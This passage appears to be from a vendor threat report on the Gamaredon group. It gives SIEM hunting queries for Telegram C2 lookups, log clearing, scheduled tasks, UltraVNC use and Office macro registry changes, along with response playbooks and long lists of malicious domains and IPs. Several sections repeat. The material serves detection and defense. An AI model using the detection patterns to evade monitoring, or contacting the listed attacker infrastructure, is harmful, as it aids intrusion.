
Since additional payload and CnC communication are performed using telegram, a simple search can be made to check for events where DNS activities are performed and search for DNS query to "`http://api[.]telegram[.]org`".

```
label=DNS domain="api.telegram.org"
```

False Positive Note: The results are not inherently malicious and should be used strictly for investigation.

For clearing tracks, adversaries may clear event some log channels (T1070.001).

```
norm_id=WinServer event_id=104 event_source="Microsoft-Windows-Eventlog" -user IN EXCLUDED_USERS
```



As we saw during the analysis, UAC-0010 used scheduled tasks almost without a miss in each variant. Administrators should hunt for suspicious scheduled task creations and to keep in mind that they require proper whitelisting to reduce false positives (**T1053.005**).


```
norm_id=WinServer label=Schedule label=Task label=Create command IN ["*C:\Users\*", "*C:\Windows\Temp\*", "*C:\ProgramData\*"] -command="C:\ProgramData\Microsoft\Windows Defender\Platform\*"
```

Gamaredon is known to use UltraVNC via the command line for remote access to the victim network. Administrators should look out for the usage of remote access tools that have no business use in their environment (**T1219**).

```
norm_id=WinServer event_id=4688 command="*-autoreconnect *" command="*-connect *" command="*-id:*"
```

UAC-0010 is known to change Office's macro and VBA execution security settings which administrators can detect using Sysmon's registry events (**T1112**).

```
norm_id=WindowsSysmon event_id=13 target_object In ["*\Security\Trusted Documents\TrustRecords*", "*\Security\AccessVBOM*", "*\Security\VBAWarnings*"]
```



We released several IoC alerts in **Alert Rules v5.4.0** for detecting various IOCs related to UAC-0010. However, the IOCs are available at the end of the report as well. One can create the alert using the following hunting queries. (Updated as of February 2023)

```
(hash IN GAMAREDON_HASHES OR hash_sha1 IN GAMAREDON_HASHES OR hash_sha256 IN GAMAREDON_HASHES)
```

And for the domains (**T1566**)

```
domain IN GAMAREDON_DOMAINS
```

And finally for IPs. (Since we have stated that Gamaredon is known for using legitimate addresses, this might result in high false positives)

```
(source_address IN GAMAREDON_IPS) OR (destination_address IN GAMAREDON_IPS)
```

The given alerts are available in the latest release and can be manually downloaded through the given link.

Alerts download.

Log Source Requirements

To make proper use of the detection techniques, LogPoint requires the following sources.

- Windows Sysmon
- Windows Native Auditing
- Firewall

AGENTX: LOGPOINT-POWERED INVESTIGATION & RESPONSE ASSISTANT

For investigating if Gamaredon has been found using their TTP in your environment a high-level workflow to check using Logpoint Converged SIEM is provided below. Using the workflow, you can create your own playbooks or contact your representatives to have a custom playbook created.

High-level Workflow

1. **SIEM** alert that indicates a suspicious child process was spawned from a document.
2. Further investigate the common TTPs of malware, just after it got on a system like a system reconnaissance, dropping malicious binaries/fields remotely on suspicious paths, evasive actions, etc.
3. Get the hash of the file through AgentX and check its reputation through Threat Intel API.
4. Increase the severity if found malicious through the SIEM query which adds more context to the alert proving the macro document is malicious. Verifying the hash/file as malicious from a threat intel vendor provides more credibility to take countermeasure activity.
5. If false-positive closes the incident with proper comments.
6. If found malicious, choose the best remediation action through AgentX with respect to severity. The remediation action can be any of the following:

- Block the suspected indicators
- Kill malicious processes
- Remove the suspicious MS document.
- Isolate the endpoint to contain further damage and carry-out forensics with OSQuery playbooks provided with AgentX.


INCIDENT INVESTIGATION

Being protected against Gamaredon and other Advanced Persistent Threats is not only about following best practices, as an investigation is key for a proper response. Logpoint SOAR becomes a key tool to reduce investigate, contain, and remove cyber threats.


In addition, you should consider Logpoint AgentX, our lightweight application that accelerates the TDIR process without adding complexity. It transports logs and telemetry from endpoints to the SIEM and enhances SOAR with more precise investigation and response capabilities. Logpoint AgentX is available now: **Contact your representative for more information**.

Malicious Macro Investigation

Since the first step in Gamaredon's arsenal is to deploy a malicious macro, we can use Logpoint SOAR in tandem with AgentX to run OSQueries to check the status of the downloaded files automatically. The following playbook will check hashes, update status, and raise cases all on their own.



You can customize the playbooks to automate based on the type of devices used. For example, for a windows based organization Logpoint can be easily integrated with Defender for Endpoint to investigate the hosts. On successful execution, this playbook will get the hostname of the victim device, and all the login users from the host, fetch alerts generated by the endpoint, and start the full scan and automatic investigation using rest API.



Post-compromise investigation and remediation

The necessary steps in investigating post-compromise activity include inspecting:

- If any accounts have been compromised, passwords are changed or are receiving unusual logins, emails, or requests from any users.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded using PowerShell.
- Commands that have used generic evasion techniques like base64 encoding.
- Known vulnerabilities are being exploited.
- Processes being attributed to suspicious parent processes.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.


INCIDENT INVESTIGATION

Being protected against Gamaredon and other Advanced Persistent Threats is not only about following best practices, as an investigation is key for a proper response. Logpoint SOAR becomes a key tool to reduce investigate, contain, and remove cyber threats.


In addition, you should consider Logpoint AgentX, our lightweight application that accelerates the TDIR process without adding complexity. It transports logs and telemetry from endpoints to the SIEM and enhances SOAR with more precise investigation and response capabilities. Logpoint AgentX is available now: **Contact your representative for more information**.

Malicious Macro Investigation

Since the first step in Gamaredon's arsenal is to deploy a malicious macro, we can use Logpoint SOAR in tandem with AgentX to run OSQueries to check the status of the downloaded files automatically. The following playbook will check hashes, update status, and raise cases all on their own.



You can customize the playbooks to automate based on the type of devices used. For example, for a windows based organization Logpoint can be easily integrated with Defender for Endpoint to investigate the hosts. On successful execution, this playbook will get the hostname of the victim device, and all the login users from the host, fetch alerts generated by the endpoint, and start the full scan and automatic investigation using rest API.



Post-compromise investigation and remediation


The necessary steps in investigating post-compromise activity include inspecting:

- If any accounts have been compromised, passwords are changed or are receiving unusual logins, emails, or requests from any users.
- Any traffic has been found between the compromised domains.
- Unusual files that have been downloaded using PowerShell.
- Commands that have used generic evasion techniques like base64 encoding.
- Known vulnerabilities are being exploited.
- Processes being attributed to suspicious parent processes.
- Credential dumping attempts.
- Impacket use or attempts of use.
- Disabling important features including but not limited to the crash dump feature.
- Logs are being cleared.
- Suspicious scheduled tasks are being created.
- Unusual Remote Access Tools (RATs) making connections.
- Security settings are being changed rapidly.

In no way would monitoring for the listed activities eliminate the chance of being compromised, but would provide basic coverage of any attempt when added to existing company cybersecurity policies.

In lieu of recent events, time is of the essence to make sure all the issues are prevented before any serious harm has occurred. We have created a few playbooks to automate the detection and response process.

These playbooks provide operational procedures for planning and conducting cybersecurity incident and vulnerability response activities and detail each step for both incident and vulnerability detection.



Incident Response

If and when an active attack has been detected, an organization should always follow the already set IT and Security guidelines. Plenty of resources are available to create and follow. Some notable ones are provided by **CISA**, **FBI**, and frameworks by **NIST**.

However, using Logpoint Converged SIEM, the following actions can be taken for immediate responses to the attacks.


1. Blocking IoCs: We have updated our IoC lists with hashes, domains, and IPs, which can be turned on as alerts and used to block as soon as they are detected in the network.
2. Isolate the endpoints: When an attack is detected or a system is compromised, the immediate action should be to isolate the system, take proper logs, evaluate the situation, and remediate it.

These solutions come out of the box as playbooks that can be deployed with the latest release. The process is more streamlined with the addition of Logpoint AgentX.

As always the users can simply use the generic playbooks that ship with each Logpoint machine by default to automate responses including:

Isolate Endpoint Mitigation - Generic

The playbook checks if a host has been infected. If the result is true, the playbook tries to isolate it using the EDR and contain and quarantine it before it spreads to other machines.



The dependencies for this playbook include:

Integrations


AgentX or any other Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

Block Indicators - Generic

This playbook is a do-all blocker. It checks if any IP, domain, URL, or host exists in a list of indicators of compromise, blocks them, and adds them to the blocked list.



The dependencies for this playbook include:

Integrations

Firewall / WAF

AgentX or any other Endpoint Detection and Response tools.

Antivirus

Threat Intelligence

Along with the given playbooks, the organizations detecting potential APT activity in their IT or OT networks should:

1. Secure backups. Ensure your backup data is offline and secure. If possible, scan your backup data with an antivirus program to ensure it is free of malware.
2. Collect and review relevant logs, data, and artifacts.
3. Consider soliciting support from a third-party IT organization to provide subject matter expertise, ensure the actor is eradicated from the network, and avoid residual issues that could enable follow-on exploitation.

Note: It is crucial that for the OT assets, any organization should have a resilience plan that addresses how to operate if you lose access to—or control of—the IT and/or OT environment.

SECURITY BEST PRACTICES AGAINST GAMAREDON

- Use the included indicators of compromise to investigate whether they exist in your environment and assess for potential intrusion.
- Use Endpoint Detection (EDR) tools like Logpoint AgentX with proper restrictive policies to avoid leakage of data and MBR/VBR modifications.
- Review all authentication activity for remote access infrastructure, with a particular focus on accounts configured with single-factor authentication, to confirm the authenticity and investigate any anomalous activity.
- Create active monitoring and incident response plans by using tools like LogPoint SIEM and SOAR.
- Enable multifactor authentication (MFA) to mitigate potentially compromised credentials and ensure that MFA is enforced for all remote connectivity. Use passwordless authenticator tools for an extra level of security.
- Make sure all the systems are actively patched and signatures are up to date for all endpoints, security products, and software products.

CONCLUSION


We have covered UAC-0010 in multiple ways and times, however, they are a constant threat that continues to linger. They characteristically have not been found using overly sophisticated techniques but keep rehashing old techniques in a slightly new way.

Their bullheadedness to change their TTP should be taken as a lesson on how properly setting up the defense against them once can be helpful in the long run. They come around like seasons with a few new obfuscations, domains, and added arsenal with the same goal. No need to fear. That's why at Logpoint we are continuously developing new alerts for your SIEM and adding new playbooks that help you respond to these and other threats. With the right tools, organizations can easily detect Garamedon, and through the use of SOAR, playbooks can also detect and respond to this and other threats.

Happy defending!

APPENDIX

MITRE ATT&CK techniques



This table was built using **version 10** of the MITRE ATT&CK framework.

Tactic	ID	Name
Resource Development	T1588.002	Obtain Capabilities: Tool
	T1588.003	Obtain Capabilities: Code Signing Certificates
Initial Access	T1078.002	Valid Accounts: Domain Accounts
Execution	T1059.003	Command and Scripting Interpreter: Windows Command Shell
	T1106	Native API
	T1569.002	System Services: Service Execution
	T1047	Windows Management Instrumentation
Discovery	T1018	Remote System Discovery
Lateral Movement	T1021.002	Remote Services: SMB/Windows Admin Shares
	T1021.003	Remote Services: Distributed Component Object Model
Impact	T1561.002	Disk Wipe: Disk Structure Wipe
	T1561.001	Disk Wipe: Disk Content Wipe
	T1485	Data Destruction
	T1499.002	Endpoint Denial of Service: Service Exhaustion Flood

IOCs - Gamaredon (Updated as of January 2023)

GAMAREDON_DOMAINS

1

a0662337.xsph.ru,a0671808.xsph.ru,a0693131.xsph.ru,a0695487.xsph.ru,a0698262.xsph.ru,a0698649.xsph.ru,a0700343.xsph.ru,a0700424.xsph.ru,a0700461.xsph.ru,a0700462.xsph.ru,a0701919.xsph.ru,a0704093.xsph.ru,a0705076.xsph.ru,a0705269.xsph.ru,a0705581.xsph.ru,a0705880.xsph.ru,a0706248.xsph.ru,a0707763.xsph.ru,a0707869.xsph.ru,a0708743.xsph.ru,a0711854.xsph.ru,a0713099.xsph.ru,a0714424.xsph.ru,a0714714.xsph.ru,a0715242.xsph.ru,a0716247.xsph.ru,a0716572.xsph.ru,a0716943.xsph.ru,a0717288.xsph.ru,a0718624.xsph.ru,aasim.ru,abbasa.ru,abdulsa.ru,abreksa.ru,accentoro.ru,accipitero.ru,acersa.ru,actiniumo.ru,actitiso.ru,adalatsa.ru,admin-dpsu.org,admivort.ru,admou.org,adnansa.ru,aegialiteso.ru,aesculus.ru,afigo.ru,agahansa.ru,agaricuso.ru,agshinsa.ru,ahant.ru,akifsa.ru,akramsa.ru,akshinsa.ru,akusticx.ru,alabaer.ru,alabarda.ru,alaudulao.ru,albatrellus.ru,alborzt.ru,alhansa.ru,allaverdysa.ru,alpansa.ru,altaysa.ru,aluminiumo.ru,alyauddino.ru,amalno.ru,amalsa.ru,amanitor.ru,amdzhado.ru,americiumo.ru,amirhano.ru,ammaro.ru,amrullao.ru,amygdalus.ru,anaso.ru,ansaro.ru,ansero.ru,anthuso.ru,antilopes.ru,antropa.ru,anvero.ru,apidae.ru,aquariuso.ru,aquilas.ru,arasht.ru,arastuno.ru,archlinuxo.ru,arctomys.ru,ardeas.ru,arieso.ru,armanod.ru,armleti.ru,arshakt.ru,arslani.shop,artupora.ru,arvicolas.ru,ashab.shop,ashgyngo.ru,asierdo.ru,asiman.shop,asinuso.ru,astatinumo.ru,asturot.ru,athenet.ru,atlantar.ru,aukca.ru,aurumo.ru,aydynsa.ru,ayratsa.ru,azilota.ru,azzamsa.ru,bahadurdo.ru,bahramdo.ru,bahramt.ru,bahtiyardo.ru,balabeki.ru,balakshi.ru,ballyngo.ru,bamdadgo.ru,baozhey.ru,barasat.ru,barazt.ru,bariumo.ru,barkac.ru,bashaardo.ru,batydo.ru,beetlur.ru,begenchdo.ru,behmant.ru,behruzt.ru,belkort.ru,bernadetti.ru,berylliumo.ru,betulicola.ru,biblidinae.ru,bichzo.ru,bihitras.ru,bihitros.ru,biliari.ru,bilitoraa.ru,bilogard.ru,bilortas.ru,bilotras.org,bilotrast.ru,bilotrost.ru,binhi.ru,binhz.ru,bintors.ru,birto.ru,bishtorg.ru,bismutumo.ru,biyur.ru,blackbirdo.ru,blattode.ru,bluestacko.ru,blurado.ru,boletuso.ru,boradi.ru,boraza.ru,borumo.ru,botaurus.ru,brachycera.ru,brokollis.ru,bromumo.ru,brooklyno.ru,bubenci.ru,buckso.ru,burhan.shop,butru.ru,caccabius.ru,cadmiumo.ru,californiumo.ru,callsol.ru,carbunculus.ru,cavalierso.ru,celvinhar.ru,centinos.ru,centosi.ru,cercis.ru,chaego.org,chaeog.org,chauzor.ru,cheesitra.ru,chicagosi.ru,chinensis.ru,cicindi.ru,citrinas.ru,civh.ru,clevelando.ru,clinidiin.ru,clippersо.ru,coleopter.ru,coliadi.ru,colopiri.ru,comands.ru,comunic.ru,cooperi.ru,cordata.ru,csiki.ru,ctenos.ru,cuprumo.ru,cupsman.ru,curiumo.ru,cyrestin.ru,dafilas.ru,danain.ru,dandani.ru,debiano.ru,dentiso.ru,deputato.ru,desopt.ru,detroito.ru,deyyu.ru,dhysor.ru,diptera.ru,dirdiga.ru,divasto.ru,dodikc.ru,dongmei.ru,dudukas.ru,duongz.ru,dutro.ru,dwn-files.shop,dysprosiumo.ru,dzhavedt.ru,dzhehant.ru,dzheni.ru,dzhiao.ru,dzhieyi.ru,dzhieying.ru,dzhing.ru,dzhingua.ru,edit-document.ru,empusa.ru,erinaceuso.ru,eshirto.ru,eunogo.org,faico.ru,farafauler.ru,faristo.site,farte.ru,fast-mail.site,fazx.online,ferrumo.ru,files-dwn.shop,filistora.ru,fingerso.ru,fishado.ru,fishitor.ru,flayga.ru,freebsdo.ru,fregilus.ru,fuligula.ru,fulvas.ru,furunculus.ru,gadoliniumo.ru,gafalac.ru,galerida.ru,galile.ru,galliumo.ru,galosei.ru,ganara.ru,gansda.ru,geminio.ru,genafarm.ru,germaniumo.ru,gibalot.ru,ginyou.ru,graculus.ru,grandiflorat.ru,greendayt.ru,gypaetus.ru,hafniumo.ru,hagens.ru,hakold.ru,hanolis.ru,harasm.ru,harelda.ru,harkoc.ru,hawksi.ru,heato.ru,helicz.ru,heliumo.ru,hilorato.ru,hilr.ru,hoanzo.ru,hoanzor.ru,hofsteder.ru,hoholnet.ru,holmiumo.ru,holopasto.ru,hominem.ru,homopt.ru,hopru.ru,hornetso.ru,host1849145.hostland.pro,hotripa.ru,hungzo.ru,huskaro.ru,hydrargyrumo.ru,hydrogeniumo.ru,hymenop.ru,hyungo.org,iholt.ru,iingtey.ru,indianas.ru,indiumo.ru,inflammatio.ru,info-cip.org,iodumo.ru,iridiumo.ru,itidis.ru,jadxv.ru,janicko.ru,jecura.ru,jeongo.org,jolovart.ru,jolp.ru,joshio.org,jungog.org,kacep.ru,kakyzvst.ru,kaliumo.ru,kedrava.ru,kedrovan.ru,kiang.ru,kiaolian.ru,kievru.ru,kifales.ru,kilitro.ru,kilotora.ru,kishasr.ru,kleoklan.ru,knicks.ru,kodadadt.ru,kolopartor.ru,kolortos.shop,kolotist.ru,koluc.ru,koparas.ru,koportas.ru,koportaso.ru,kovalskiy9.temp.swtest.ru,koxz.ru,kryptonos.ru,kuckuduk.ru,kukuras.ru,kukurus.ru,kurapat.ru,kurugum.ru,kyoungo.org,labutens.ru,lahatas.ru,lakerso.ru,lanthanumo.ru,leogly.ru,leonardis.ru,leono.ru,lepidopt.ru,lepusi.site,librao.ru,lienzor.ru,linguaso.ru,linhzor.ru,linkinparko.ru,linuxo.ru,lithiumo.ru,lnasfe.ru,lopasts.ru,lopatas.ru,loportar.ru,lopristo.ru,luntick.ru,lutetiumo.ru,mafirti.ru,magnesiumo.ru,magnitor.ru,magnolian.site,mail-box.site,manganumo.ru,manibula.ru,marak.ru,medicuso.ru,medirto.ru,medisor.ru,mellea.ru,mersado.ru,metallicas.ru,metanat.ru,mexv.ru,micw.ru,migrotu.ru,milashto.ru,milirato.ru,militora.ru,minhizo.ru,mishitron.ru,mishortas.ru,mitlubald.ru,mitrograd.ru,molodosto.ru,mologadra.ru,moneski.ru,moportalo.ru,morbuso.ru,moroteos.ru,motorada.ru,motoristo.ru,muscarias.ru,naushir.ru,navidt.ru,neonosni.ru,neptuniumo.ru,nervuso.ru,neuritis.ru,nguyenzo.ru,nhungzor.ru,niccolumo.ru,nikie.ru,nikiforta.ru,nikortas.ru,nikotrost.ru,nilfa.ru,nilir.ru,niobiumo.ru,nitoshi.ru,nitrogeno.ru,noxplayers.ru,noxygeno.ru,nxkad.ru,obmenfiles.com,oculuso.ru,offspringo.ru,oladin.ru,ominis.ru,osmanylmz.online,osmiumo.ru,ovinuso.ru,pafamar.ru,palladiumo.ru,paparat.ru,paparoacho.ru,papikot.ru,paradisa.ru,paragal.ru,parapas.ru,parvizt.ru,pasamart.ru,paxal.ru,payamt.ru,peliso.ru,penintar.ru,penniro.ru,pericarditis.ru,persicat.ru,phlegmone.ru,phoenixo.ru,pikh.ru,pistonso.ru,pistrol.ru,pitroksa.ru,platinumo.ru,plumbumo.ru,plutoniumo.ru,pneumonias.ru,pobedaz.ru,poloniumo.ru,polvanduk.ru,porphyrias.ru,purulenta.ru,qkcew.ru,qtxsa.ru,quangz.ru,quercuso.ru,quizo.ru,qququ.ru,quyenzo.ru,radiumo.ru,radono.ru,radzesh.ru,rapunces.ru,razara.ru,redhato.ru,redlabe.ru,regalist.ru,reniumo.ru,rhchp.ru,rhodiumo.ru,rhysod.ru,rikitopus.ru,rncsq.ru,rubescens.ru,rubidiumo.ru,rustorad.ru,rusuaa.ru,rutheniumo.ru,sacramentos.ru,sagittariuso.ru,samaliz.ru,samariumo.ru,saprumat.ru,saviti.ru,scorpiuso.ru,semashi.ru,seung.org,shadowsra.ru,shapardo.ru,shapurt.ru,sheldoni.ru,shinog.org,shoguni.ru,shopusi.ru,siliciumo.ru,siliquastrum.ru,silvicolas.ru,sinensis.ru,sisoshi.ru,sistropal.ru,sivasht.ru,skillaro.ru,skymiro.ru,slardint.ru,sloano.ru,sohrabt.ru,spartako.ru,sperkolo.ru,spotifik.ru,stannumo.ru,state-cip.org,stoletos.ru,sumcld.ru,tarlit.ru,tauflot.ru,tauruso.ru,tbwelo.ru,telgaram.ru,tesbnh.ru,textuso.ru,thaizor.ru,thanhzo.ru,thanhzor.ru,tienzor.ru,tiestos.ru,todsqr.ru,tonsillitiso.ru,torontos.ru,trisemso.ru,turtugro.ru,tutarama.ru,tvqwq.ru,ua-cip.org,ubunto.ru,ulitron.ru,unixoni.ru,vadzhih.shop,vaginata.ru,validih.shop,valiulla.shop,vanadiumo.ru,vanburen.ru,vasimgo.shop,veikir.ru,venkian.ru,venling.ru,vestiko.ru,vienz.ru,vilot.ru,vilviton.ru,virgosi.ru,virosat.ru,vistaria.ru,vitaes.ru,vitorog.ru,vkortist.ru,vodorosa.ru,volovetc.ru,vozalis.ru,wdsorot.ru,wecqs.ru,wersusa.ru,wicksl.ru,windowsi.ru,xcqef.ru,xenono.ru,yoonog.org,your-mail.press,yrika.ru,ytterbiumo.ru,zahist.ru,zenzeni.ru,zhaohui.ru,zhilan.ru,zhubint.ru,ziroday.ru,zvonishu.ru

GAMAREDON_IPS

```
1    104.248.36.191,140.82.29.65,141.164.45.200,155.138.138.195,155.138.252.221,159.89.31.49,1
     62.33.178.129,167.99.138.16,188.166.43.183,194.180.191.105,199.247.14.64,206.81.0.182,45.
     77.11.107,45.77.229.187,45.77.237.252,82.146.39.104,91.188.222.50,95.179.216.77
```

ABOUT LOGPOINT

Logpoint is the creator of a reliable, innovative cybersecurity operations platform — empowering organizations worldwide to thrive in a world of evolving threats.

By combining sophisticated technology and a profound understanding of customer challenges, Logpoint bolsters security teams' capabilities while helping them combat current and future threats.

Logpoint offers SIEM, UEBA, and SOAR technologies in a complete platform that efficiently detects threats, minimizes false positives, autonomously prioritizes risks, responds to incidents, and much more.

Headquartered in Copenhagen, Denmark, with offices around the world, Logpoint is a multinational, multicultural, and inclusive company.

For more information visit **www.logpoint.com**